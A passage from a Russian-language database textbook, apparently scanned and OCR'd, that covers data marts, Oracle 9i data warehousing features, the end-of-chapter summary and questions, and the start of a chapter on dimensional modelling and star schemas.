
Существует несколько подходов к созданию магазинов данных. Один из них заключается в создании нескольких магазинов данных, предназначенных для последующего объединения в хранилище данных, а другой подход предусматривает создание инфраструктуры для корпоративного хранилища данных и вместе с тем формирование одного или нескольких магазинов данных для удовлетворения неотложных деловых потребностей.

Для магазина данных можно выбрать двух- или трехуровневую архитектуру. При этом хранилище данных (если оно поставляет данные для магазина данных) образует первый уровень (в случае необходимости), магазин данных — второй уровень, а рабочая станция пользователя — третий (см. рис. 30.3). Данные распределены между всеми этими тремя уровнями.

30.5.1. Предпосылки для создания магазинов данных

Существует несколько перечисленных ниже причин, по которым следует создавать магазины данных.

- Для предоставления пользователям доступа к данным, которые приходится анализировать чаще других.
- Для предоставления данных группе пользователей некоторого отдела или деловой сферы в форме, которая соответствует их коллективному представлению о данных.



Рис, 30.3. *Типичная* ***архитектура*** *хранилища* ***и магазина данных***

- Для сокращения времени ответа на запрос (за счет сокращения объема обрабатываемых данных).
- Для предоставления данных, структурированных в соответствии с требованиями доступа к данным. Для многих инструментов доступа к данным, таких как инструменты разработки данных или оперативной аналитической обработки (OLAP), может потребоваться создать отдельную внутреннюю структуру базы данных. На практике подобные инструменты часто создают

свои собственные магазины данных, предназначенные исключительно для поддержки их специфических функций.

- Магазины данных обычно содержат меньший объем данных, поэтому такие задачи, как очистка, загрузка, преобразование и интеграция данных, выполняются проще. Следовательно, реализация и настройка магазина данных требует меньше усилий, чем разработка и реализация корпоративного хранилища данных.
- Стоимость реализации магазина данных обычно существенно ниже, чем стоимость создания хранилища данных.
- Круг потенциальных пользователей магазина данных более четко определен, поэтому учесть их требования и организовать необходимую поддержку проще, чем в случае корпоративного хранилища данных.

30.5.2. Характеристики магазинов данных

Проблемы, связанные с разработкой и управлением магазинами данных, перечислены в табл. 30.4 [40].

Таблица 30.4. Проблемы, связанные с магазинами данных

Проблема
Функциональность
Размер базы данных
Производительность загрузки данных
Доступ пользователей к данным в нескольких магазинах данных
Доступ к магазинам данных через Internet/внутреннюю сеть
Администрирование
Установка

Функциональность

Возможности магазина данных возрастают вместе с ростом их популярности. В отличие от небольших и легкодоступных баз данных, некоторые магазины данных должны масштабироваться вплоть до гигабайтовых размеров и предоставлять средства для выполнения сложного анализа с использованием инструментов оперативной аналитической обработки (OLAP) и/или инструментов разработки данных. Кроме того, должна быть предоставлена возможность дистанционного доступа к магазину данных для сотен пользователей. Сложность и размер некоторых магазинов данных порой соответствуют сложности и размерам корпоративных хранилищ данных небольшого масштаба.

Размер базы данных

Пользователям магазина данных требуется обеспечить меньшее время реакции системы по сравнению со временем ответа при обработке запросов в хранилище данных. Однако производительность выполнения запросов падает по мере возрастания объема данных магазина. Некоторые компании-разработчики магазинов данных исследуют способы сокращения объемов данных магазинов с целью повышения их производительности. Например, возможности динамической настройки размерностей позволяют вычислять агрегированные данные по требованию, а не рассчитывать их заранее и хранить в кубе многомерной базы данных (ММБД) (раздел 32.1.4).

Производительность загрузки данных

В магазине данных должен поддерживаться компромисс между двумя важными параметрами: временем реакции системы и производительностью загрузки данных. Магазин данных, созданный для быстрого получения ответа на запросы пользователя, должен иметь большое количество сводных таблиц и агрегированных данных. К сожалению, создание таких таблиц и подготовка таких данных существенно увеличивают продолжительность загрузки данных. Компании-разработчики внимательно исследуют этот вопрос и пытаются повысить производительность процесса загрузки, в частности, предусматривают индексы, которые автоматически и непрерывно адаптируются к обрабатываемым данным, или предоставляют возможность инкрементного обновления базы данных, что позволяет обновлять только данные, подвергшиеся изменениям, а не всю структуру ММБД.

Доступ пользователей к данным в нескольких магазинах данных

Одно из решений этой задачи заключается в репликации данных между различными магазинами данных, или, другими словами, в создании *виртуальных магазинов данных*. Виртуальные магазины данных являются представлениями нескольких физических магазинов данных или корпоративных хранилищ данных, настроенных согласно требованиям особых групп пользователей. В настоящее время уже ведутся коммерческие поставки программных продуктов, предназначенных для управления виртуальными магазинами данных.

Доступ к магазинам данных через Internet/внутреннюю сеть

Технологии Internet/внутренней сети предоставляют пользователям дешевые средства доступа к магазинам и хранилищам данных с помощью таких Web-броузеров, как Netscape Navigator и Microsoft Internet Explorer. Инструменты доступа к магазинам данных через Internet/внутреннюю сеть обычно располагаются между Web-броузером и инструментами анализа данных. Компании-разработчики продолжают создавать продукты, обладающие все более широкими возможностями работы в среде Web. Эти программные продукты включают компоненты Java и ActiveX. Более подробно вопросы интеграции СУБД в среду Web рассматривались в главе 28.

Администрирование

По мере увеличения количества магазинов данных в организации возрастает необходимость обеспечить централизованное управление и координацию деятельности всех магазинов данных. После копирования в магазины данные могут стать противоречивыми, поскольку каждый пользователь может изменять их в своем магазине данных с целью выполнения различных видов анализа. Администрирование нескольких магазинов данных в пределах всей организации является сложной задачей, поскольку для ее решения приходится выполнять поддержку версий, контролировать непротиворечивость и целостность данных и метаданных, обеспечивать защиту информации в пределах всего предприятия, а также выполнять настройку производительности. Уже ведутся коммерческие поставки инструментов администрирования магазинов данных.

Установка

Процесс создания магазина данных со временем все больше усложняется. Компании-разработчики предлагают программные продукты, называемые "полностью готовыми к установке магазинами данных", которые действительно представляют собой недорогой набор инструментов для работы с магазинами данных.

30.6. Организация хранилищ данных с использованием средств Oracle

В главе 8 приведен краткий обзор основных средств СУБД Oracle, а в данном разделе рассматриваются возможности версии Oracle 9i Enterprise Edition, предназначенной для повышения производительности и улучшения управляемости СУБД для хранилища данных [240].

30.6.1. Версия Oracle 9i

СУБД Oracle 9i Enterprise Edition представляет собой одну из реляционных СУБД, которая в наибольшей степени подходит для создания хранилищ данных. Корпорация Oracle сумела добиться этого успеха, сосредоточив свое внимание на удовлетворении основных, фундаментальных требований к хранилищу данных: производительности, масштабируемости и управляемости. Хранилища данных содержат большие объемы данных, поддерживают более широкий круг пользователей и требуют повышенной производительности по сравнению с обычными СУБД, поэтому выполнение этих важных требований остается ключевым фактором успешной реализации хранилища данных. Но корпорация Oracle сумела выполнить не только эти основные требования, но и решить другие важные задачи, и впервые создала в полном смысле слова "платформу для хранилищ данных". Приложения хранилищ данных требуют использования специализированных методов обработки, позволяющих поддерживать сложные, произвольные запросы, выполняемые на больших объемах данных. Для удовлетворения этих особых требований корпорация Oracle предлагает целый ряд методов обработки запросов, обеспечивает сложную оптимизацию запросов для выбора наиболее эффективного пути доступа к данным и предоставляет масштабируемую архитектуру, позволяющую воспользоваться преимуществами всех конфигураций аппаратного обеспечения, поддерживающего параллельную обработку. Для создания успешно функционирующих приложений хранилищ данных требуется высочайшая производительность доступа к колоссальным объемам хранилищ данных. Корпорация Oracle предоставляет широкий набор интегрированных схем индексации, методов соединения и средств управления итоговыми данными, что позволяет обеспечить быстрое формирование ответов на запросы пользователей хранилища данных. В СУБД Oracle могут также успешно эксплуатироваться приложения, характеризующиеся смешанной рабочей нагрузкой, а администраторам предоставляется возможность следить за тем, какие пользователи или группы пользователей должны иметь приоритет при выполнении транзакций или запросов. В настоящем разделе представлен краткий обзор основных средств Oracle, которые специально предназначены для поддержки приложений хранилищ данных. Эти средства перечислены ниже.

- Управление итоговыми данными.
- Аналитические функции.
- Битовые индексы.
- Усовершенствованные методы соединения.
- Оптимизатор SQL, основанный на использовании сложных алгоритмов,
- Управление ресурсами.

Управление итоговыми данными

В приложении хранилища данных пользователи часто выполняют запросы, которые требуют вычисления итогов по фактическим данным в таких обычных размерностях, как месяц, товар или регион. В СУБД Oracle предусмотрен механизм хранения в таблице результатов подведения итогов по многим размерностям. Поэтому, если в запросе требуется получение итоговых данных по группе фактических записей, этот запрос незаметно для пользователя преобразуется в операцию доступа к хранимым агрегированным данным. Иначе говоря, при обработке подобных запросов не происходит каждый раз суммирование фактических данных. Это приводит к существенному повышению производительности выполнения запросов. Сопровождение итоговых данных осуществляется автоматически с использованием информации из базовых таблиц. В СУБД Oracle предусмотрены также консультативные функции по подготовке итогов, позволяющие администраторам базы данных выбрать наиболее эффективные итоговые таблицы с учетом фактической рабочей нагрузки и статистической информации, накопленной в схеме. А программа Oracle Enterprise Manager обеспечивает создание и управление материализованными представлениями, а также относящимися к ним размерностями и иерархиями. Для этого используется графический интерфейс, который значительно упрощает задачу управления материализованными представлениями.

Аналитические функции

В СУБД Oracle 9i реализован целый ряд мощных функций SQL для приложений поддержки принятия деловых решений и приложений хранилищ данных. Эти функции известны под общим названием "аналитические функции". Они обеспечивают значительное повышение производительности и позволяют упростить структуру многих запросов делового анализа. Ниже приведены некоторые примеры возникающих при этом новых возможностей.

- Возможность ранжирования (например, для определения десяти наиболее успешно работающих торговых представителей в каждом регионе Великобритании),
- Возможность вычисления скользящих агрегированных данных (с помощью чего можно, например, рассчитать скользящее среднее по результатам продажи объектов недвижимости за три месяца).
- Выполнение других функций, включая вычисление накопленных агрегированных данных, применение выражений, позволяющих учесть положительный или отрицательный сдвиг во времени, сравнение данных за разные периоды и определение той части данных, которая должна быть включена в отчет.

Корпорация Oracle ввела также в свою версию языка SQL операции CUBE и ROLLUP для анализа средствами OLAP. Эти аналитические функции и функции OLAP способствуют значительному расширению возможностей применения СУБД Oracle для аналитических приложений (раздел 32.1.7).

Битовые индексы

Битовые индексы способствуют значительному повышению производительности приложений хранилищ данных. Они применяются вместе с другими существующими схемами индексации (включая стандартные сбалансированные древовидные индексы, кластеризованные таблицы и хешированные кластеры) и дополняют эти схемы. Дело в том, что сбалансированные древовидные индексы предоставляют наиболее эффективный способ выборки данных с использованием уникального

идентификатора, а битовые индексы являются наиболее эффективными при выборке данных с учетом более широких критериев, как в следующем запросе: "Какое количество квартир было продано в прошлом месяце?" Б приложениях хранилищ данных пользователи часто применяют запросы, основанные на подобных широких критериях. СУБД Oracle обеспечивает эффективное хранение битовых индексов благодаря использованию совершенной технологии сжатия данных,

Усовершенствованные методы соединения

СУБД Oracle обеспечивает возможность выполнения соединений с учетом распределения данных таблиц по секциям. Это позволяет значительно повысить производительность соединений, в которых участвуют таблицы, секционированные по ключам соединения. Повышению производительности способствует то, что в соединении участвуют записи только секций, соответствующих условию соединения, и не затрагиваются секции, в которых не могут находиться записи, соответствующие значениям ключа. При этом требуется также меньший объем оперативной памяти, поскольку уменьшается количество данных, для которых требуется сортировка в оперативной памяти.

Более высокую производительность по сравнению с другими методами соединения, применяемыми во многих сложных запросах, обеспечивают также хешированные соединения. Это повышение особенно заметно при выполнении таких запросов, в которых невозможно применять существующие индексы при выполнении соединения. Такая ситуация часто возникает при выполнении произвольных запросов. Хешированные соединения позволяют исключить необходимость выполнения операций сортировки, поскольку в них используются хеш-таблицы, которые динамически формируются в оперативной памяти. Кроме того, хешированные соединения идеально приспособлены для масштабирования процесса параллельного выполнения.

Оптимизатор SQL, основанный на использовании сложных алгоритмов

В СУБД Oracle предусмотрен целый ряд мощных методов обработки запросов, применение которых остается полностью прозрачным для пользователя. В частности, оптимизатор по стоимости Oracle динамически определяет наиболее эффективные пути доступа и соединения для каждого запроса. В нем реализована мощная технология преобразования запросов, позволяющая автоматически переформировывать запросы, выработанные инструментальными средствами пользователя, для эффективного выполнения запросов.

При выборе наиболее эффективной стратегии выполнения запроса оптимизатор по стоимости Oracle учитывает такие статистические данные, как размер каждой таблицы и избирательность каждого условия запроса. Гистограммы предоставляют оптимизатору по стоимости более подробные статистические данные, позволяющие учесть наличие искаженного, неравномерного распределения данных. Оптимизатор по стоимости позволяет также оптимизировать выполнение запросов, применяемых в схеме "звезда", которые часто встречаются в приложениях хранилищ данных (раздел 31.2). В СУБД Oracle применяется сложный алгоритм оптимизации запросов к схеме "звезда" и используются битовые индексы, поэтому значительно повышается производительность выполнения даже тех запросов, которые основаны на использовании обычных методов соединения. Средства обработки запросов СУБД Oracle не только включают исчерпывающий набор специализированных методов, предназначенных для всех областей (оптимизация, методы доступа и соединения, а также средства выполнения запросов), но и являются полностью интегрированными и успешно работают вместе, позволяя реализовать все возможности машины обработки запросов СУБД Oracle.

Управление ресурсами

Задача управления ресурсами центрального процессора и жестких дисков в многопользовательском хранилище данных или приложении OLTP является исключительно сложной. Чем больше возрастает количество пользователей, требующих доступа к базе данных, тем жестче становится конкуренция за ресурсы. В СУБД Oracle предусмотрены функциональные средства управления ресурсами, позволяющие контролировать объем системных ресурсов, отведенных для пользователей. Эти средства позволяют назначить более высокий приоритет таким важным категориям пользователей, работающих в оперативном режиме, как операторы по вводу заказов. При этом другие пользователи (например, формирующие отчеты в пакетном режиме) могут получить более низкий приоритет. Пользователи распределяются по классам ресурсов, таким как "ввод заказов" или "пакетная обработка", и каждому классу ресурсов отводится соответствующая доля машинных ресурсов. Это позволяет предоставить высокоприоритетным пользователям больше системных ресурсов по сравнению с низкоприоритетными.

Дополнительные средства хранилища данных

СУБД Oracle включает также много других средств, позволяющих улучшить управляемость и повысить производительность хранилищ данных. В частности, в ней перестройка индексов может выполняться оперативно, без прерывания операций вставки, обновления или удаления, которые продолжают выполняться в базовой таблице. В индексных выражениях, таких как арифметические выражения или функции, модифицирующие значения столбца, могут применяться индексы, основанные на функциях. Функциональные средства выборочного просмотра позволяют выполнять запросы, обращаясь при этом только к указанной части строк или блоков таблицы. Такая возможность позволяет получать значимые агрегированные данные, например усредненные значения, не считывая каждую строку в таблице.

Резюме

- Хранилище данных является предметно-ориентированной, интегрированной, привязанной ко времени и неизменяемой коллекцией данных, используемых для поддержки процесса принятия решений. Технология хранилищ данных охватывает технологии управления данными и их анализа.
- Сетевым хранилищем данных называется распределенное хранилище данных, реализованное в среде Web, без центрального репозитария данных.
- Потенциальными преимуществами технологии хранилищ данных являются высокая прибыль на инвестированный капитал, повышение конкурентоспособности организации, а также повышение производительности труда лиц, ответственных за принятие корпоративных решений.
- Считается, что СУБД, предназначенная для оперативной обработки транзакций (системы OLTP), не подходит для создания хранилища данных, поскольку эти типы систем проектируются с учетом разных наборов требований. Например, системы OLTP проектируются с учетом максимального повышения пропускной способности обработки фиксированных транзакций, а хранилища данных — для поддержки обработки произвольных запросов.
- Основными компонентами хранилища данных являются источники оперативных данных, хранилище оперативных данных, диспетчер загрузки, диспетчер хранилища данных, диспетчер запросов, фактические данные, данные,

агрегированные с разной степенью обобщения, архивные и резервные копии данных, метаданные и пользовательские инструменты доступа.

- Источниками оперативных данных для хранилища данных являются оперативные данные мэйнфреймов, хранящиеся в иерархических и сетевых базах данных первого поколения, данные отдельных подразделений предприятия, находящиеся в собственных файловых системах, закрытые источники данных, находящиеся на рабочих станциях, закрытые серверы и внешние системы, такие как Internet, коммерческие базы данных или базы данных о поставщиках и заказчиках предприятия.
- Хранилище оперативных данных (ODS — Operational Data Store) представляет собой репозитарий текущих и накопленных оперативных данных, предназначенных для анализа. Оно чаще всего структурируется и заполняется данными по такому же принципу, как хранилище данных, поэтому фактически применяется просто как область накопления данных для последующего их перемещения в хранилище данных.
- Диспетчер загрузки (или *внешний компонент)* выполняет все операции, связанные с извлечением и загрузкой данных в хранилище. Эти операции включают простые преобразования данных с целью подготовки их к вводу в хранилище данных.
- Диспетчер хранилища данных выполняет все операции, связанные с управлением данными в хранилище. Выполняемые этим компонентом операции включают анализ данных для обеспечения их непротиворечивости, преобразование и слияние данных из разных источников, создание индексов и представлений, денормализацию и вычисление агрегированных значений, архивирование и резервное копирование данных.
- Диспетчер запросов (или *внутренний компонент)* выполняет все операции, связанные с управлением запросами пользователей. Операции, выполняемые этим компонентом, включают направление запросов к соответствующим таблицам и планирование выполнения запросов.
- Пользовательские инструменты доступа к данным можно разделить на пять основных групп: инструменты составления отчетов и запросов, инструменты разработки приложений, управленческие информационные системы (инструменты EIS), инструменты оперативной аналитической обработки (инструменты OLAP) и инструменты разработки данных.
- В технологии хранилищ данных основное внимание уделяется управлению пятью главными информационными потоками: входным, восходящим, нисходящим, выходным и метапотоком.
- Входной поток охватывает процессы, связанные с извлечением, очисткой и загрузкой информации из источников данных в хранилище.
- Восходящий поток охватывает процессы, связанные с увеличением смыслового наполнения данных в хранилище данных посредством вычисления агрегированных значений, документирования и распределения данных.
- Нисходящий поток охватывает процессы, связанные с архивированием и резервным копированием информации в хранилище данных.
- Выходной поток охватывает процессы, связанные с предоставлением данных пользователям.
- Метапоток охватывает процессы, связанные с управлением метаданными (данными о данных).
- Требования, предъявляемые к реляционным СУБД, используемым для создания хранилищ данных, включают повышенную производительность загрузки, возможность обработки данных во время загрузки, наличие средств управления

качеством данных, повышенную производительность выполнения запросов, масштабируемость по объему и количеству пользователей, способность выполнять свои функции в сети, наличие инструментов администрирования хранилища данных, наличие интегрированных средств анализа размерностей и предоставление расширенного набора функций обработки запросов.

- Магазин данных — это подмножество хранилища данных, которое поддерживает требования только некоторого подразделения или определенной деловой сферы организации. Магазины данных характеризуются выполняемыми функциями, размером базы данных, производительностью загрузки, возможностью доступа пользователей к данным в нескольких магазинах данных, возможностью доступа через Internet/внутреннюю сеть, средствами администрирования и инсталляции.

Вопросы

30.1. Поясните смысл каждого из перечисленных ниже терминов, характеризующих свойства данных в хранилище данных:

а) предметная ориентированность;
б) интегрированиость;
в) привязка ко времени;
г) неизменность.

30.2. В чем состоят различия между системами оперативной обработки транзакций (системами OLTP) и хранилищами данных?

30.3. Каковы основные преимущества и проблемы использования хранилищ данных?

30.4. Начертите схему типичной архитектуры и укажите на ней основные компоненты хранилища данных.

30.5. Опишите основные характеристики и укажите функции следующих компонентов хранилища данных:

а) диспетчер загрузки;
б) диспетчер хранилища данных;
в) диспетчер запросов;
г) метаданные;
д) пользовательские инструменты доступа.

30.6. Какие действия связаны с каждым из пяти основных информационных потоков или процессов внутри хранилища данных:

а) входной поток;
б) восходящий поток;
в) нисходящий поток;
г) выходной поток;
д) метаданные.

30.7. Какие три основных подхода используются компаниями-разработчиками для создания инструментов извлечения, очистки и преобразования данных?

30.8. Укажите специальные требования к реляционным СУБД, используемым для создания хранилищ данных.

30.9. Поясните, как параллельные технологии могут использоваться в организации работы хранилищ данных.

30.10. Поясните важность процессов управления метаданными и их связь с успешной интеграцией хранилища данных.

30.11. Опишите основные задачи, связанные с администрированием и управлением хранилищами данных.

30.12. Назовите различия между магазинами и хранилищами данных, а также укажите основные побудительные мотивы реализации магазинов данных.

30.13. Назовите основные задачи, связанные с разработкой и сопровождением магазина данных.

30.14. Опишите средства поддержки основных требований к хранилищам данных СУБД Oracle.

Упражнения

30.15. Предположим, что исполнительный директор компании *DreamHome* попросил вас изучить вопрос и составить отчет о возможности создания хранилища данных в этой организации. В отчете должен быть приведен сравнительный анализ технологий хранилищ данных и обычных систем OLTP, указаны преимущества и недостатки каждого подхода, а также отмечены любые проблемы, связанные с реализацией хранилища данных. Отчет должен содержать полностью обоснованный набор выводов о применимости концепции хранилища данных в компании *DreamHome*.

Глава 31

ПРОЕКТ ОРГАНИЗАЦИИ ХРАНИЛИЩА ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Проблемы, связанные с проектированием базы данных для хранилища данных.
- Метод проектирования базы данных для хранилища данных, называемый *моделированием размерностей*.
- Отличия модели размерностей (Dimensional Model — DM) от модели "сущность-связь" (Entity-Relationship — ER).
- Поэтапная методология проектирования базы данных для хранилища данных.
- Критерии оценки порядка размерностей, обеспечиваемого хранилищем данных,
- Использование конструктора Oracle Warehouse Builder для создания хранилищ данных.

В главе 30 были описаны основные концепции организации хранилищ данных. В этой главе внимание сконцентрировано на проблемах, связанных с проектированием базы данных для хранилища данных. Начиная с 1980-х годов для хранилищ данных развиваются специализированные методы проектирования, отличающиеся от методов для систем с обработкой транзакций. Метод проектирования размерностей стал доминирующим подходом к проектированию большинства баз данных для хранилищ данных.

СТРУКТУРА этой ГЛАВЫ

В разделе 31.1 перечисляются главные проблемы, связанные с проектированием хранилища данных. В разделе 31.2 рассматриваются основные концепции, связанные с моделированием размерностей, а затем проводится сравнение этой технологии с традиционным ER-моделированием. В разделе 31.3 описывается и демонстрируется поэтапная методология проектирования базы данных для хранилища данных с использованием рабочих примеров, взятых из расширенной версии учебного проекта *DreamHome*, который описан в разделе 10.4 и приложении А. В разделе 31.4 описаны критерии оценки размерностей хранилища данных. Наконец, в разделе 31.5 описывается проектирование хранилища данных с использованием программного продукта Oracle — конструктора Oracle Warehouse Builder.

31.1. Проектирование базы данных для хранилища данных

Проектирование базы данных для хранилища данных — очень сложный процесс. Прежде чем начать проект хранилища данных, необходимо получить ответы на вопросы: "Какие пользовательские требования наиболее важны и какие данные должны рассматриваться в первую очередь?" и "Можно ли уменьшить проект до более управляемого и в то же самое время все еще предоставляющего инфраструктуру, в конечном счете способную обеспечить создание единого полномасштабного корпоративного хранилища данных?" Подобные вопросы выдвигают на первый план некоторые из основных проблем, возникающих при создании хранилища данных. Поэтому для многих предприятий наилучшим решением являются магазины данных (см. раздел 30.5), которые позволяют разработчикам создавать нечто более простое и доступное для конкретной группы пользователей. Корпоративный проект, который будет отвечать одновременно всем требованиям пользователей, можно поручить небольшому числу разработчиков. Однако, несмотря на промежуточное решение — создание магазинов данных, — основная цель остается той же: создание хранилища данных, которое удовлетворяет требованиям всего предприятия.

Этап сбора и анализа требований к проекту хранилища данных (см. раздел 9.5) включает проведение интервью (собеседований) с соответствующими пользователями: специалистами по маркетингу, финансам и сбыту, с производственным персоналом и руководством, что позволяет определить набор приоритетных требований, которому должно отвечать единое корпоративное хранилище данных. В то же время проводятся интервью с сотрудниками, отвечающими за системы OLTP (On-Line Transaction Processing — оперативная обработка транзакций), для того, чтобы определить источники, предоставляющие окончательные, не подлежащие исправлению и непротиворечивые данные, которым необходимо обеспечить поддержку в течение последующих нескольких лет.

Интервью предоставляют необходимую информацию для нисходящего представления (пользовательских требований) и восходящего представления (доступных источников данных) для хранилища данных. После определения этих двух представлений можно начинать проектирование базы данных для хранилища данных.

База данных как компонент хранилища данных описывается с использованием метода, называемого *моделированием размерностей.* В следующих разделах будут описаны понятия, связанные с моделью размерностей (Dimensional Model — DM), и проведены сравнения этой модели с традиционной ER-моделью (см. главы 11 и 12). Далее будет представлена пошаговая методология для создания модели размерностей с использованием примеров из расширенной версии учебного проекта *DreamHome.*

31.2. Моделирование размерностей

Моделирование размерностей. Технология логического проектирования, которая помогает представить данные в стандартной, наглядной форме, предоставляющей высокоэффективный доступ.

В моделировании размерностей используются концепции ER-моделирования с некоторыми важными ограничениями. Каждая модель DM состоит из таблицы с составным первичным ключом, называемой *таблицей фактов* (fact table), и на-

бора небольших таблиц — так называемых *таблиц размерностей* (dimension tables). Каждая таблица размерностей имеет простой (несоставной) первичный ключ, который точно соответствует одному из компонентов составного ключа в таблице фактов. Другими словами, первичный ключ таблицы фактов состоит из двух или нескольких внешних ключей. Эта характерная централизованная структура называется *схемой "звезда"* (star schema), или *звездообразным соединением* (star join). Пример схемы "звезда" для продажи объектов недвижимости компанией *DreamHome* показан на рис. 31.1. Следует обратить внимание на то, что в модель размерностей включены внешние ключи (обозначенные как {FK}).

Другой важной особенностью модели DM является то, что все естественные ключи (natural keys) заменены искусственными ключами. Это означает, что каждое соединение между таблицами фактов и размерностей основано на искусственных, а не на естественных ключах. Каждый *искусственный ключ* (surrogate key) должен иметь обобщенную структуру, основанную на использовании натуральных целых чисел. Применение искусственных ключей позволяет данным хранилища иметь некоторую независимость от данных, используемых и создаваемых в системах OLTP. Например, каждое отделение компании имеет естественный ключ, а именно branchNo, и искусственный ключ branchID.

Схема "звезда". Логическая структура, в центре которой находится таблица фактов, содержащая фактические данные и окруженная содержащими ссылочные данные таблицами размерностей (которые могут быть денормализованы).

В схеме "звезда" используются характеристики фактических данных, такие как факты, зафиксированные с учетом событий, произошедших в прошлом, причем модификация этих фактических данных весьма маловероятна, независимо от способа их дальнейшего анализа. Поскольку большая часть данных в хранилище данных представлена в виде фактов, таблицы фактов могут иметь огромный размер до сравнению с таблицами размерностей. Поэтому важно рассматривать факты как справочные данные, доступные только для чтения и не изменяющиеся с течением времени. Большинство полезных таблиц фактов содержит одно или несколько числовых измерений или *фактов,* которые связаны с каждой записью. На рис. 31.1 фактами являются offerPrice, sellingPrice, saleCommission и saleRevenue. Большая часть полезных фактов в таблице фактов — это числовые данные и результаты сложения чисел, поскольку в приложениях хранилищ данных почти никогда не происходит доступ к единственной записи, а скорее к сотням, тысячам или даже миллионам записей одновременно. Наиболее подходящая операция для такого количества записей — агрегирование.

Таблицы размерностей, в отличие от этого, обычно содержат описательную текстовую информацию. Атрибуты размерностей используются в качестве ограничений в запросах к хранилищу данных. Например, в схеме "звезда" (см. рис. 31.1) с помощью атрибута city таблицы PropertyForSale могут поддерживаться запросы, требующие доступа к данным о продаже объектов недвижимости в Глазго, а атрибут type таблицы PropertyForSale может использоваться для поддержки запросов к данным о продаже объектов недвижимости, таких как квартиры. Применимость хранилища данных фактически находится в прямой зависимости от того, насколько соответствуют своему назначению данные, содержащиеся в таблицах размерностей.

